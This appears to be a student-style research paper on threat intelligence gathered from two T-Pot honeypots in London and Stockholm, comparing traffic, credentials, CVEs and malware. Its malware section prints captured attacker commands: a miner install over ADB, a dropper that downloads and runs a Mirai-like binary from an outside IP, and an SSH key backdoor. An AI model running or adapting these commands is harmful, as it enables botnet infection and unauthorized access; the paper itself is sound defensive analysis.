Threat Intelligence using T-Pot Honeypots

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***Abstract*—This paper discusses a critical topic in the cyberspace and the absolute need for organizations to implement smarter threat detection systems, like honeypots. These systems not only allow cybersecurity analysts to monitor attacks, but they also allow researchers to understand how attackers think and operate. Here, we will be taking a look at an open-source honeypot, T-Pot, made by Telekom Security. This paper also presents a contrast between multiple T-Pot honeypots and provides a comprehensive analysis of how these nodes may vary depending on their geographical segregation. The objective being to compare different aspects like attack surfaces, traffic and behavior analysis, exploitation techniques used, and perform threat intelligence on the select nodes.**

***Index Terms*—T-Pot, Honeypot, Threat Intelligence, Network Security**

I. Introduction

Honeypots are a crucial technology to understand the threat landscape in cyberspace. These honeypots, or honey-traps, are decoy machines that are built to attract threat actors in an attempt to gain knowledge about threat actors and the way they operate. These machines also serve the purpose of distracting the threat actors from other legitimate targets. [1]

Following are the core types of honeypots depending on function and architecture:

- Malware Honeypot: These systems aim to attract malwares by acting like systems or storage devices. These are deployed to understand how malware spreads, what vulnerabilities are targeted and the payload used.
- Spam Honeypot: These systems aim to attract spammers using proxies and mail relays. These are deployed to test spamming behaviour and collect samples of spam content.
- Database Honeypot: These systems aim to be decoy servers to attract database-specific attacks. These are deployed to study attacks like SQL injections and protect real databases based on the analysis.
- Client Honeypot: These systems aim to attract malicious servers that attackers may use to target clients. These are deployed to study how malicious servers exploit client vulnerabilities and also collect malicious payloads.

T-Pot is a multi-honeypot platform that includes docker images of many of the honeypots that integrate together and provides a centralized dashboard for them. It deploys honeypots for different services such as for SSH, Telnet, HTTP/HTTPS and many more, to gain a wider view on what services are being commonly targeted. [2] [3]

In this paper, there are two honeypot nodes that have been setup with the exact same setup, but in different geographical locations. This is done to test out how different the traffic might be for two geo-locations, even if the nodes belong to the same continental region. Therefore, the two locations chosen for this activity are Stockholm and London, which would give us a good data contrast.

To set these nodes, we will make use of cloud services so that we can ensure that these nodes are always up and running, while also having the ability to maintain backups. This method also ensures that we do not attract unwanted traffic if we were to deploy the honeypot to our local machine. So, we will have an AWS EC2 instance [4] setup in Stockholm and a DigitalOcean Droplet [5] in London, both for at least a month. This will ensure efficient cost management, since this activity is done using free cloud credits.




Fig. 1. T-Pot Dashboard

II. Attack Surface and Exposure

A. Services Deployed

Each honeypot node was deployed using T-pot v24.04.1, where both nodes operate in Hive mode, ensuring central log aggregation and analysis. As the services deployed to both the nodes were consistent throughout, they both provide services including, but not limited to, Cowrie, Dionaea, ElasticPot, Heralding, Mailoney, Conpot and Suricata.

B. Listening Ports

Both deployments were open to all ports to gather realistic and dense knowledge base. This will not only give us data on common attack vector ports like port 22 (SSH), 23 (Telnet), 80, 443 (HTTP/HTTPS), 21 (FTP), but we also get information

on uncommon ports to see if those are used by threat actors for initial access. Here, the nodes were accessible through a public IP address with inbound firewall rules allowing full TCP access to the ports. It is also made sure that no outbound traffic is allowed to restrict any possible lateral movement or C2 communication.

C. Geolocation of T-Pots

Two geographical locations were chosen in the European region to distinguish between the two and/or find any similarities. One being in London, which houses a proximity for major internet exchange points. This region would give us dense information due to high network and scanning activity. The other region being in Stockholm, where the networks are not as densely saturated with lesser scanning activity.

D. Discoverability

Discoverability, also known as visibility, gives us insight on how likely the node is to be detected by scanners and reconnaissance tools such as Shodan and Nmap.

In this activity, the London node showed significantly higher discoverability with wider open ports displayed by Shodan [12]. Although having an identical setup, the Stockholm node showed lower visibility with lesser open ports displayed by Shodan. However, when cross checked with Nmap [13], all ports are being shown as open for both the nodes. This could strongly suggest that regional IP allocation and possible Autonomous System Number (ASN) reputation could directly influence the visibility of a node. [6]

III. Traffic Analysis

A. Connection Count

Let us start with analyzing the difference in the total number of incoming TCP connection attempts gathered by our nodes. The London node, with higher traffic, gathered more than 2 million incoming connections. Whereas the Stockholm node, with lesser traffic, gathered just more than 200 thousand incoming connections. The difference being more than ten times, raises an important question on why that is the case. There could be a few reasons to why this happened, which are listed as follows:

- Geolocation - The location can directly affect how much traffic can be seen depending on the number of Internet Exchange Points. It also affects the number of automated scanners and botnets that encounter our node.
- ASN reputation - Certain ASN ranges may experience higher frequency of reconnaissance, while some ranges may not. In that case, the ASN with higher frequency may attract more traffic.
- Visibility - Public scanning tools like Shodan and Nmap scan nodes based on how they are indexed. If a node is indexed higher, it can therefore amplify the inbound traffic the nodes receive.

London		**Stockholm**	
Country	Count	Country	Count
United States	553,402	United States	102,911
The Netherlands	209,898	China	16,352
Panama	193,249	The Netherlands	10,024
Hong Kong	60,094	India	9,236
India	57,634	Russia	7,756
Germany	55,277	Germany	7,433
Romania	50,847	France	5,614
France	46,370	Singapore	5,154
Singapore	44,163	Canada	5,149
Indonesia	31,615	Vietnam	4,368

TABLE I
TOP ATTACKING COUNTRIES

London	**Stockholm**
Honeytrap	Honeytrap
Cowrie	Cowrie
Ciscoasa	Ciscoasa
Dionaea	Dionaea
Sentrypeer	Tanner
Mailoney	Mailoney
Tanner	Conpot
H0neytr4p	H0neytr4p
Miniprint	Redishoneypot
ConPot	Adbhoney

TABLE II
TOP SERVICES TARGETED

B. Top Countries

An IP's geolocation data revealed a lot of where majority of the attacks were coming from. Countries that were common for both nodes were The United States, The Netherlands, France, India and Germany, which follows suit as they are listed in the top cyber nations of the world, including China, United Kingdom, Vietnam and Russia. It was also interesting to see some countries fall into the list, and some countries that did not make the list. [27]

C. Top Services Targeted

Honeypots are a great tool to show what services and ports are being targeted by threat actors. We can naturally see a wide range of automated attacks on multiple different ports. For example, SSH services draw brute-force credential attacks, IoT based endpoint devices draw botnet attacks. Using this data, researchers can gain insight on current attack surface and emerging threat patterns.

IV. Behaviour Analysis

A. Command Sequence

Command Sequence refers to the chain of commands that the threat actor may have used to try and exploit the system. Although these commands are never executed due to the honeypot environment being isolated, it gives us valuable insight about the threat intelligence and behaviour. Researchers can use this knowledge to understand how attackers traverse through the system, what tools are used to install malware with configuration changes. We can also see that the threat actor tried the same chain multiple times to establish persistence on many instances.

Here, we will be finding attacks based on common commands to traverse, download software and configuration modification. For example, commands to search by could be curl, wget, chmod.

B. Credential Analysis

Credential Analysis refers to the method of gathering and studying the credentials used by threat actors to access different services. As there are no real systems, this is a safe method to analyze attack patterns or use of any password dictionaries.

Some common trends found in the study were reuse of weak passwords, default login credentials and common username lists. The highest used credentials were almost identical for both the nodes, only having a few differences. This information helps organizations form better password policies based on the passwords being used in the threat landscape.



Fig. 2. Common Username Attempts



Fig. 3. Common Password Attempts

V. Malware and Payload Analysis

A. Trinity Malware

One of the interesting payloads that was noticed was in the Adbhoney honeypot, which captures traffic aiming to target exposed Android Debug Bridges (ADBs) over the internet. ADB is a protocol built to track devices that run on android, which could be mobile devices, TVs and any other IoT devices running android. This protocol is built for developers who would debug and push software updates to the devices. This happens typically through TCP port 5555 or 5557 and was surprisingly noticed for both our nodes. [7]

When we investigate the Adbhoney dashboard, we notice amongst the top requests, there exists a few interesting commands containing the words 'nohup' and 'trinity'. If we try filtering out requests based on the word 'trinity', the source IP tracks to a communication company based in China. These clues give us a lead to the Trinity malware which spreads over ADB. Also known as the UFO miner, this malware uploads an Android Package Kit (APK) to the target device for conducting cryptomining activities, thereby creating a botnet.




Fig. 4. Adbhoney Top 10 Commands




Fig. 5. Filtered by ps — grep trinity

Following is the chain of commands that were logged during this interaction:

- pm path com.ufo[.]miner
- pm install /data/local/tmp/ufo[.]apk
- rm /data/local/tmp/ufo[.]apk
- am start -n com.ufo[.]miner/com.example.test[.]MainActivity
- ps — grep trinity
- rm -rf /data/local/tmp/*
- chmod 0755 /data/local/tmp/nohup
- chmod 0755 /data/local/tmp/trinity
- /data/local/tmp/nohup su -c /data/local/tmp/trinity
- /data/local/tmp/nohup /data/local/tmp/trinity

Here, the source machine checks if the target machine contains the ufo miner in the system. If it does not exist, the malware installs it through an apk file, removes the executable file, and finally a command is run within the apk to start the process of the miner. [10]

The command 'chmod 0755' has been used so that the threat actor has full read, write and execute access, however all other users will only have read and execute access. The respective files are then started which therefore results in device compromise. [28]

Additionally, the IP address 89.41.20[.]225 has not been flagged enough for AbuseIPDB to give a confidence score for it as of writing this report. [14] [15]




Fig. 6. Trinity Malware Chain of Commands

Examining the output hashes dropped by the threat actor using VirusTotal, we get to see that hashes have been previously flagged by other researchers. [19] [20] [21]




Fig. 7. Scan of Hash 1

B. Binary Distribution

Another malware that was captured in the London node can be classified as an executor. This executor command installs binaries on the target device and makes them executable.

Looking deeper into the command chain, it can be simplified in the following order:

- cd /data/local/tmp;
- rm *;




Fig. 8. Scan of Hash 2




Fig. 9. Scan of Hash 3

- busybox wget http://94.154.35[.]154/arm[.]uhavenobotsxd;
- curl http://94.154.35[.]154/arm[.]uhavenobotsxd -O;
- chmod +x arm[.]uhavenobotsxd;
- ./arm[.]uhavenobotsxd android;

The chain starts with moving into the temp directory and wiping it using the rm command. Next, busybox wget is used to call for the file arm[.]uhavenobotsxd with curl as a fallback method. Using chmod the binary is made executable and lastly run using the 'android' command. The threat actor uses many versions of CPU architectures like arm, arm5, arm6, arm7, x86_32, mips and mipsel to increase the chances of success. [16] [17] [23]

Downloading and executing binaries can be sign of Remote Code Execution (RCE), which can be exploited to add the




Fig. 10. uhavenobotsxd Binary Logs

target machine to a botnet or for possible lateral movement. The signatures of this binary traces to the Mirai malware which famously is built to add clients to a botnet.

C. Backdoor Installation

There was a suspicious input by a threat actor that was caught by the Cowrie honeypot [8]. The threat actor attempted to ssh into the machine with a specific RSA key.


Documents (2,428)
Field statistics
@timestamp
src_ip
input
Nov 15, 2025 @ 13:13:48.736
104.208.108.166
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun21hr4KUh BGE7VvAcwdli2a8dbnrTOrbMz1+5073fcBOx8NVbUT0 bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVO mNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTF B+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEm PecjdySYMb66ny1AKGwCEE6WEQHmd1mUPgHwGQ0hWCw sQk13yCGPK5w6hYp5zYkFnv1C8hGmd4Ww+u97k6pfTG

Fig. 11. Backdoor Installation Input

Following is the chain of commands used to perform the same:

- `cd ~`
- `rm -rf .ssh`
- `mkdir .ssh`
- `echo "ssh-rsa AAAAB3N... mdrfckr">>.ssh/authorized_keys`
- `chmod -R go= ~/.ssh`

The chain starts with moving into the home directory and force removing the '.ssh' directory. Next, a new '.ssh' directory is made where the new public key string is added to the 'authorized_keys' directory. Later, the permissions to the directory were modified so that it is inaccessible to other groups. [18]

Anyone with the access to the equivalent private key would be able to login to the machine, even if the access permissions were tightened. This means the threat actor attempted to install a backdoor into the machine.

D. Ransomware Deployment Attempts

We will be looking at the Dionaea honeypot [9] here, which is built to collect any malware samples that may have been dropped by threat actors. Investigating some of the binaries that were caught by this honeypot gave us the insight on an interesting family of malware. These binaries can be found in the /data/dionaea/binaries directory.

```
krypto@ubuntu-s-2vcpu-8gb-160gb-intel-lon1-01:~/tpotce/data/dionaea/binaries$ ls
34cbb454635438aafa1c32117aa449e9  879d69d4c18d6947f9ea5e545ac16d01  ce494e90f5ba942a3f1c0fe557e598bf
513cb3d8bce2a732987b9ed1ec069b2b  996c2b2ca30180129c69352a3a3515e4  eaf70be71d671d9df52d7cfc16bbb9bd
66bf5ed7b2db47573e56d9a41ec79a86  ae12bb54af31227017feffd9598a6f5e
```

Fig. 12. Binaries in Dionaea

Searching for these binaries in VirusTotal tells us that the hashes caught here track down to a known ransomware family of WannaCry. [22] To explain why our machine wasn't compromised to the ransomware is that the malware is only saved for analysis and rather it is not being executed. Additionally,




Fig. 13. WannaCry flagged by VirusTotal

WannaCry was built to work on Windows system and not Linux systems.

VI. Threat Intelligence Correlation

A. Vulnerabilities Targeted

Let us look at some of the CVEs that were flagged by our honeypots and understand the core differences. [24]

Node	CVE	Effect
London	2020-11910	RCE
	2019-12263/12261/12260/12255	Ripple20 RCE
	2020-11900	RCE
	1999-0016	DDoS
	2019-15107	Webmin RCE
	2020-11899	Ripple20 RCE
Stockholm	2024-4577	RCE
	2021-41773	Path Traversal
	2021-42013	Path Traversal + RCE
	2021-3449	DoS
	2019-11500	RCE
	2017-3506	Deserialization RCE
	2006-2369	Argument Injection
	2002-0012/0013	Encoding Overflow
	2002-0953	Buffer Overflow
	2002-1149	Weak SSL Handling

TABLE III
Summary of CVEs Detected

Many of them belong to the Remote Code Execution (RCE) group due to it being invaluable to threat actors. A successful RCE attack can lead to an attacker performing malware deployment, installing backdoor, addition to botnets or even lateral movement. [29]

B. MITRE ATT&CK Mappings

The ATT&CK Framework is a repository of real world events of Tactics, Techniques and Procedures (TTPs) which helps security researchers to map attacks better and is greatly beneficial for smarter threat intelligence. These give us a better understanding of how attacker enter systems, move laterally and execute malicious codes. [25]

In this activity, we have been able to find a few number of interesting indicators of compromise (IOCs) due to which we can now map these to well-known TTPs. We are able to standardize attacker commands, malware binaries, and exploitation techniques to professional, industry-specific terms.

Honeypot	MITRE ATT&CK Techniques
Adbhoney	T1105 - Ingress Tool Transfer
	T1059 - Command Execution
	T1047 - Process Execution
	T1070.004 - File Deletion
Cowrie	T1078 - Valid Accounts
	T1082 - System Information Discovery
	T1083 - File/Directory Discovery
	T1087 - Account Discovery
Dionaea	T1105 - Ingress Tool Transfer
	T1047 - Process Execution
	T1203 - Exploitation for Client Execution
	T1005 - Data from Local System

TABLE IV
MITRE ATT&CK MAPPINGS

VII. CHALLENGES AND LEARNINGS

A. Challenges

Implementing this activity came with its fair share of challenges, most of them being configuration management of the T-Pots. The Debian 12 image used for the AWS node, had an exim4 daemon running on port 25, which therefore creates a hurdle in correct deployment of the honeypot [30]. However, the use of Ubuntu for the DigitalOcean node proved to be much easier to implement.

Another challenge that was faced was with the AWS node going offline every few hours, which affected efficient data capture. To fix this, AWS CloudWatch alerts [11] were implemented so that anytime the node fails, it automatically reboots to normalcy, thus ensuring maximum uptime. This could have happened due to insufficient processing capacity of the the instance type used.

B. Learnings

This activity is great to cover many skills which include, but not limited to, cloud computing and deployment, maintaining backups, security monitoring, threat intelligence, log analysis and event correlation, network traffic analysis, malware capture and SIEM proficiency.

Here, we also get to learn multiple soft skills that include project management, attention to detail, problem solving, researching skills, documentation and reporting.

In conclusion, this is a great activity packed with multiple skills to learn and boosts the knowledge of anyone who wants to pursue cybersecurity as their domain of choice.

C. Improvements

This activity was not perfect and after implementing, there are a few things that can be done differently. Starting with the implementation of CloudWatch alerts in AWS. These alerts were implemented a little too late into the activity and could've been implemented earlier for more efficient data extraction. Using a more powerful instance type would have also helped in the issue of timely downtime of the node.

Implementing a sensor node alongside the hives would have given more clarity on their connectivity. Additionally, use of KQL queries in the Kibana Discover dashboard do a good enough job at finding key attacks, however this could have been made easier by implementing an actual SIEM solution (Eg: Splunk).

CONCLUSION

These were some of the more interesting findings in this activity and we can keep adding to it indefinitely. This study was done to understand how geolocation can create a difference in the number of unique traffic and therefore, attacks. We can therefore conclude that London has a larger risk surface compared to Stockholm, so we can further deduce that deploying services in Stockholm would substantially reduce the risk vector and chances of being attacked. At the end, none of the two honeypots were compromised or were lost during this one month activity.

We also understand how honeypots can be a great way to understand the current threat landscape including, but not limited to, method of attacking, countries attacks are coming from, possible links to known threat actor groups and attack payloads.

These systems are greatly beneficial to organizations and researchers for analyzing the threat landscape and therefore strategically protect themselves from any future attacks. With the addition of open-source tools, like T-Pot, and cloud resources, deploying a honeypot has become more straightforward and cost efficient.

REFERENCES

[1] Fortinet, "What Are Honeypots (Computing)?". https://www.fortinet.com/resources/cyberglossary/what-is-honeypot

[2] Telekom Security, "T-Pot - The All In One Multi Honeypot Platform", Dec. 11, 2024. https://github.com/telekom-security/tpotce?tab=readme-ov-file#get-and-install-t-pot

[3] Daniel Lowrie, "Is T-POT The ULTIMATE HONEYPOT Platform?", Jul. 29, 2024. https://www.youtube.com/watch?v=uwnVK3DI8Sk&t=2s

[4] CTRL+ALT+DEFEND, "Want to build t-pot honeypot on AWS? Find out in a few easy steps!", Aug. 17, 2023. https://www.youtube.com/watch?v=sbZwMO6mjPE

[5] Code Apprentice AI, "How to Deploy a Honeypot in a Virtual Machine on DigitalOcean", Oct. 26, 2024. https://www.youtube.com/watch?v=i-o3NdaU8us&t=254s

[6] IBM, "UK Remains Most-Attacked Country in Europe as Large-Scale Credential Theft Escalates", Apr. 17, 2025. https://uk.newsroom.ibm.com/2025-IBM-X-force-threat-index-uk-remains-most-attacked-country-in-europe

[7] Gabriel Cirlig (huuck), "ADBHoney - Low interaction honeypot designed for Android Debug Bridge over TCP/IP", Nov. 15, 2024. https://github.com/huuck/ADBHoney

[8] Michel Oosterhof, "Cowrie - A medium to high interaction SSH and Telnet honeypot", Oct. 9, 2025. https://github.com/cowrie/cowrie

[9] PhiBo (phibos), "dionaea - catches bugs", Nov. 30, 2020. https://github.com/DinoTools/dionaea

[10] KeySight, "Trinity—P2P Malware Over ADB", Jun. 22, 2020. https://www.keysight.com/blogs/en/tech/nwvs/2020/11/22/trinityp2p-malware-over-adb

[11] AWS, "Create CloudWatch alarms for Amazon EC2 instances that fail status checks". https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/creating_status_check_alarms.html

[12] Shodan Search Engine. https://www.shodan.io/

[13] Nmap: The Network Mapper. https://nmap.org/

[14] AbuseIPDB, "AbuseIPDB - 106.33.161[.]15". https://www.abuseipdb.com/check/106.33.161.15

[15] AbuseIPDB, "AbuseIPDB - 89.41.20[.]225". https://www.abuseipdb.com/check/89.41.20.225

[16] AbuseIPDB, "AbuseIPDB - 94.154.35[.]154". https://www.abuseipdb.com/check/94.154.35.154

[17] AbuseIPDB, ”AbuseIPDB - 193.142.147[.]209”. https://www.abuseipdb.com/check/193.142.147.209
[18] AbuseIPDB, ”AbuseIPDB - 104.208.108[.]166”. https://www.abuseipdb.com/check/104.208.108.166
[19] VirusTotal, https://www.virustotal.com/gui/file/d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0
[20] VirusTotal, https://www.virustotal.com/gui/file/7a656791b445fff02ac6e9dd1081cc265db935476a9ee71139cb6aef52102e2b
[21] VirusTotal, https://www.virustotal.com/gui/file/0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257
[22] VirusTotal, https://www.virustotal.com/gui/file/c691262ed27e50d98f0ed4224365cbb38115392765b7232f430f60de1b5c575c
[23] JoeSandbox Cloud, ”Linux Analysis Report arm.uhavenobotsxd[.]elf”. https://www.joesandbox.com/analysis/1810455/0/html
[24] NIST, ”National Vulnerability Database”. https://nvd.nist.gov/vuln
[25] MITRE, ”ATT&CK Framework”. https://attack.mitre.org/
[26] Ritwik Gupta, ”T-Pot Analysis - Unveiling Threat Landscape”. https://www.linkedin.com/in/ritwik-gupta-20198/details/projects/1706483241378/single-media-viewer/?profileId=ACoAAC-hU0kBdTUdBCjt-BY597vDnuBsnHK9Up0
[27] Humanize Security, ”The 10 Most Powerful Cyber Nations in the World”, Feb. 13, 2023. https://www.humanize.security/blog/cyber-awareness/the-10-most-powerful-cyber-nations-in-the-world
[28] Warp, ”Chmod 755”, Mar. 8, 2023. https://www.warp.dev/terminus/chmod-755
[29] Crowdstrike, ”Remote Code Execution (RCE): Principles and Function”, Sept. 2, 2022. https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/remote-code-execution/
[30] LinuxQuestions, ”Remove Exim4 Completely?”, Jun. 24, 2008. https://www.linuxquestions.org/questions/debian-26/remove-exim4-completely-651312/